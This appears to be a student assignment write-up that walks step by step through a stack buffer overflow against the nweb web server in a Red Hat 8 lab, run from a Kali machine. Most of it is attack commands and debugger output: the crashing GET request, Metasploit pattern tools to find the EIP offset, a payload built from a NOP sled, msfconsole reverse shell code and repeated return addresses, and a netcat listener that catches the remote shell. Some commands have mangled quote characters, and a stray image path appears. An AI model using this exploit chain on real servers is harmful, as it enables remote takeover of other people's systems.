Programming assignment 1

1 Running the exploit

My exploit needs two arguments

- first one being IP address of victim machine
- second one port number of the web server

It can be run like

```
./exploit VictimIP Port_num
```

2 Setting up web server

First of all you need to run the "nweb" - web server on the Red Hat 8 machine.

PORT argument specifies port, where the service will be running - can be any non-standard port number.

```
./nweb PORT .
```

Check on the Kali Linux machine if it can access the service. Use tool called netcat for that.

You can get RedHatIP by using ifconfig on Red Hat machine. PORT has to be the same one you used when you started the nweb service.

```
echo "GET /index.html HTTP/1.0" | nc RedHatIP PORT
```

If everything is done right, you should see HTML source code of the webpage - index.html.

3 Overflowing the buffer

But what happens when you write something different instead of "index.html"? When you write for example enough 'A's in the place of "index.html", the service crashes and leaves dumped core on Red Hat machine.


```
EGG=`perl -e "print 'A'x1500"`
echo "GET /$EGG HTTP/1.0" | nc RedHatIP PORT
```

Now you can start testing the buffer limits. For that you can use two metasploit tools - pattern_create.rb and pattern_offset.rb. On Kali machine they can be found by navigating to metasploit framework exploits. Firstly we run pattern_create with atleast the same length as the length of the 'A's we tried and store the output of the tool in variable "EGG". As next step we try to run GET method as we did previously.

```
cd /usr/share/metasploit-framework/tools/exploit
EGG=‘./pattern_create.rb -l 1500‘
echo "GET /$EGG HTTP/1.0" | nc RedHatIP PORT
```

As expected, new dumped core will be created at RedHat machine. Now it's time to run debugger and find out what went wrong. For that we use gdb debugger. You can find the core and its name in same location where you ran the nweb server.

```
gdb --core CORE_NAME
```



```
[root@localhost root]# gdb --core core.1376
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux".
Core was generated by `6Bw7Bw8Bw9Bx0B'.
Program terminated with signal 11, Segmentation fault.
#0  0x42346942 in ?? ()
(gdb) _
```

Output of gdb debugger

The underlined number in the picture is the address, that the web service tried to access. Originally there was old EIP, but since we wrote over the size of the expected buffer, we overwrote that with our input. Now we can copy that address(without the 0x annotation) and use the pattern_offset.rb. That will tell us the length of the input we have to give the program to cause stack overflow.

```
./pattern_offset.rb -q ADDRESS
```

4 Creating the payload

Now you have to create payload that will let you use shell on the remote machine (Kali linux). The payload consists of three parts.

- NOP sled (0x90 instructions)
- Reverse shell code
- Return address repeated multiple times

Generating NOP sled

Generating multiple NOPs will create range of memory where we can aim our return address. After OS starts executing instructions at memory with NOP instructions it will continue to the reverse shell code. Number of NOPs will be adjusted to align the return address correctly later on.

```
PRE=‘perl -e "print ’\x90’x204"‘
```

Generating reverse shell code

For the reverse shell code you will have to use the metasploit framework tools once again. For that you're going to need IP of the kali linux machine and port where the Kali linux will be listening. For this example I am using linux/x64/shell_reverse_tcp payload and generate with options "-f bash" - formats the code so it can be used in bash script and "-e x86/alpha_mixed" - specifies the encoder.

```
msfconsole
use linux/x64/shell_reverse_tcp
generate -f bash -e x86/alpha_mixed LHOST=KaliLinuxIP LPORT=PORT_NAME
```

Generating return addresses

You can find the return address (that will be in the middle of NOP sled) with the help of gdb debugger. Overflow the buffer with 'A's again.

```
EGG=‘perl -e "print ’A’x1500"‘
echo "GET /$EGG HTTP/1.0" | nc RedHatIP PORT
```

Then use the gdb debugger to find address in memory, where the buffer starts.

```
gdb --core CORE_NAME
x/64 $esp -1050
```

There you can choose any address that is little further from start of the buffer. In our case I chose address 0xbffff766. Now we just have to print the return address multiple times and align it correctly. Because of Endianness the order of bytes has to be changed. So for generating return address you use this -

```
POST=‘perl -e "print ’\x66\xf7\xff\xbf’x200"‘
```

Putting payload together

Now we need to put all parts together, convert it to ASCII and make sure the length of all them together is bigger than buffer size.

```
EGG=$(echo -e $PRE$buf$POST)
echo $EGG | wc -c
```

5 Receiving shell

Now that you have finished payload, you have to make sure the return address is alligned correctly. We can do that by sending the payload to the web server and then looking at the core dump with debugger. If the address is one or two bytes off, we can fix that by changing the increasing amount of NOPs.

```
echo $EGG | nc RedHatIP PORT_NUM
```

Now that the payload is aligned and ready, you have to setup listener, that will accept the shell sent from Red Hat machine. Port number here is the one that you chose when creating the reverse shell code in metasploit.

```
nc -l -p PORT_NUM -vnn
```

By sending the payload now listener should receive the remote shell.